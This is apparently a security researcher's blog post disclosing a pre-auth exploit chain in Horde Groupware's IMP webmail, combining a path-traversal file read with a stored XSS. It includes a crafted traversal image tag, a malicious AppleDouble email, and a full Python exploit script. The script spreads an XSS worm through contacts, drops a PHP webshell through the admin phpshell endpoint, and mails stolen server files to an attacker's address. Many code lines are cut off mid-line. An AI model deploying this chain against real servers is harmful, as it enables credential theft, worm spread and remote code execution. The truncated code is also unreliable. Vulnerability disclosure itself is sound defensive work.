
pre-auth RCE in horde groupware (CVE-2026-65053, CVE-2026-58451)

2026-08-05





SUMMARY: two sep. vulns and a sink in horde groupware's IMP email client, namely a stored xss and an arbitrary file read can be chained to allow a half-click exploit, which results in theft of db credentials, RCE, etc. due to the nature of the stored xss and how easy it is to trigger it, it is also possisble to target admins/create a XSS worm that achieve RCE by performing requests on behalf of the admin to a PHP execution sink, thus achieving unauthenticated RCE.

https://www.cve.org/CVERecord?id=CVE-2026-65053

wtf is horde

if youve been on an interesting corner of the internet youve probably heard of horde groupware. it is offered in certain old cpanel managed hosting plans, some orgs use it because of how deeply embedded it is (with the exception of hcl domino, roundcube, zimbra and smartermail) in their infra. basically its a full fledged enterprise email+calendar+etc collaboration platform between employees. a good while ago horde was considered widely used; nowadays stuff like nextcloud groupware/zimbra have pretty much obliterated hordes share lol. still its used in a lot of old companies:





for instance, the university of michigan uses horde IMP, alongside several other (certain) eastern european governments (with the exception of ukraine, where some of them use older versions of roundcube/zimbra/sogo etc. not really sure if they still use horde).

vuln #1 - CVE-2026-58451

this is a path traversal/arb file read. i found the vuln mostly while trying to hunt for a sep. vuln in a certain other company's platform (i plan to release this soon aswell).

anyhow, initially trying to see if i can find an easy win i searched for `preg_replace` with /e's, `popen`, etc. which didnt yield a lot of immediate results with the exception of a few interesting results; and `file_get_contents`. going through them i can't really control most of them with the exception of this:

```
} elseif (strcasecmp($node->tagName, 'IMG') === 0) {
                /* Check for smileys. They live in the JS directory, unc
                 * the base ckeditor directory, so search for that and r
                 * with the filesystem information if found (Request
                 * #13051). Need to ignore other image links that may ha
                 * been explicitly added by the user. */
                $js_path = strval(Horde::url($registry->get('jsuri', 'ho
                if (stripos($src, $js_path . '/ckeditor') === 0) {
                    $file = str_replace(
                        $js_path,
                        $registry->get('jsfs', 'horde'),
                        $src
                    );

                    if (is_readable($file)) {
                        $data_part = new Horde_Mime_Part();
                        $data_part->setContents(file_get_contents($file)
                        $data_part->setName(basename($file));

                        try {
                            $this->addRelatedAttachment(
                                $this->addAttachmentFromPart($data_part)
                                $node,
                                'src'
                            );
                        } catch (IMP_Compose_Exception $e) {
                            // Keep existing data on error.
                        }
                    }
                }
```

so the bugs pretty obv here. `$data_part->setContents(file_get_contents($file));` embeds anything into the mime part of an email (and we control $file, so we can read files), and to get to this part we need `is_readable` to pass - which is trivial, and `stripos($src, $js_path . '/ckeditor') === 0`, which is also easy. so the full exploit is this:

```
<img src="https://webmail.bootytingle.com/js/ckeditor/../../../../../../
```

put it in an email in horde imp and send it to an inbox you control, download the eml and you can read files.

vuln #2 - CVE-2026-65053

this is a stored XSS. again, the vulb is pretty simple to understand so here goes:

in `lib/Mime/Status.php`, we see a pretty viable xss sink:

```
$out .= '<tr><td>' . $val . '</td></tr>';
```

xrefing this we see that most impls are sanitized with the exception of `lib/Mime/Viewer/Appledouble.php`:

```
$data_name = $this->getConfigParam('imp_contents')->getPartName($data_pa
// ...
sprintf(_("This message contains a Macintosh file (named \"%s\")."), $da
```

exploiting this is trivial obviously. we just need to craft an email like this:

```
From: anus@x.com
To: victim@target.com
Subject: mac file
MIME-Version: 1.0
Content-Type: multipart/appledouble; boundary="BOUND"

--BOUND
Content-Type: application/applefile
Content-Transfer-Encoding: base64

cmVzb3VyY2UtZm9yay1ieXRlcw==

--BOUND
Content-Type: application/octet-stream; name="<img src=x onerror=alert(
Content-Disposition: attachment; filename="<img src=x onerror=alert('hu
Content-Transfer-Encoding: base64

ZGF0YS1mb3JrLWJ5dGVz
```

```
--BOUND--
```

given the nature of this xss it is very much wormable and turns our existing arb file read to a half click exploit. obviously we wouldnt really want to use a half click primitive just to read files (although grabbing db creds is very trivial with these two vulns chained), so naturally we can try to achieve rce with this xss worm primitive.

getting rce

getting rce is very easy. we craft an xss worm that repeatedly sends the send payload email to everyone in a targets contacts list, and eventually we hit someone who's an admin, who has access to `/horde/admin/phpshell.php`. we can simply POST to it to execute arbitrary PHP. in this case, we can try and write a webshell or get a revshell.

xp

```
import argparse
import email
import imaplib

WEBSHELL = "PD9waHAgc3lzdGVtKCRfR0VUWzBdKTs="


def payload(a):
    # user has to be admin obv
    if a.rce:
        # run anything.
        php = f"file_put_contents(&#39;{a.shell}&#39;,base64_decode(&#39
        return f"""var b=new URLSearchParams();b.append(`php`,`{php}`);\
b.append(`token`,HordeCore.conf.TOKEN);\
fetch(`/horde/admin/phpshell.php`,{{method:`POST`,credentials:`include`
    base = f"`{a.jsbase}`" if a.jsbase else \
        "([].map.call(document.scripts,s=>s.src).find(s=>/ckeditor|proto
    # chain with arb file read vuln (cve-2026-58451) if you want
    trav = "/ckeditor/" + "../" * 12 + a.file.lstrip("/")
    return f"""var b=new URLSearchParams();b.append(`html`,`1`);b.append
b.append(`subject`,`re`);b.append(`identity`,`0`);\
b.append(`message`,`<img src=`+{base}+`{trav}>`);\
b.append(`token`,HordeCore.conf.TOKEN);\
fetch(`/horde/services/ajax.php/imp/sendMessage`,{{method:`POST`,credent
```

```
# eml payload
def eml(a):
    p = f"<img src=a onerror='{payload(a)}'>"
    return f"""From: no-reply@updates.gov\r\nTo: johnpork@target.net\r\n
Subject: Your document is ready\r\nMIME-Version: 1.0\r\n\
Content-Type: multipart/appledouble; boundary="B"\r\n\r\n\
--B\r\nContent-Type: application/applefile\r\n\r\nx\r\n\r\n\
--B\r\nContent-Type: application/octet-stream\r\n\
Content-Disposition: attachment; filename="{p}"\r\n\r\ny\r\n--B--\r\n""

def imap(a):
    m = imaplib.IMAP4(a.imap_host, a.imap_port)
    m.login(a.imap_user, a.imap_pass)
    return m


def deliver(a):
    m = imap(a)
    m.append("INBOX", None, None, eml(a))
    m.logout()
    if a.rce:
        print(f"+ sent, when admin opens hit: {a.target}/horde/sm.php?0=
    else:
        print(f"+ file reader sent, {a.file}, {a.attacker} harvest etc"

def harvest(a):
    name = a.file.rstrip("/").split("/")[-1]
    m = imap(a)
    for box in ("Sent", "INBOX"):
        if m.select(box)[0] != "OK":
            continue
        for i in reversed(m.search(None, "ALL")[1][0].split()[-10:]):
            msg = email.message_from_bytes(m.fetch(i, "(RFC822)")[1][0]
            for part in msg.walk():
                if part.get_filename() == name:
                    print(part.get_payload(decode=True).decode(errors="
                    m.logout()
                    return
    m.logout()
    print(f"- {name} not found yet")


p = argparse.ArgumentParser(description="ENVelop")
p.add_argument("target", help="targ")
p.add_argument("file", nargs="?", default="/var/www/horde/vendor/horde/
```

```
                help="read a file")
p.add_argument("--rce", action="store_true", help="run any php command.
p.add_argument("--harvest", action="store_true", help="pull the leaked
p.add_argument("--attacker", default="john@pork.com", help="exfil recip
p.add_argument("--jsbase", default="", help="absolute horde jsuri. auto
# doesnt actually work i think
p.add_argument("--shell", default="/var/www/horde/web/horde/sm.php", he
p.add_argument("--imap-host", default="127.0.0.1")
p.add_argument("--imap-port", type=int, default=143)
p.add_argument("--imap-user", default="test")
p.add_argument("--imap-pass", default="test")
a = p.parse_args()
(harvest if a.harvest else deliver)(a)
```

< back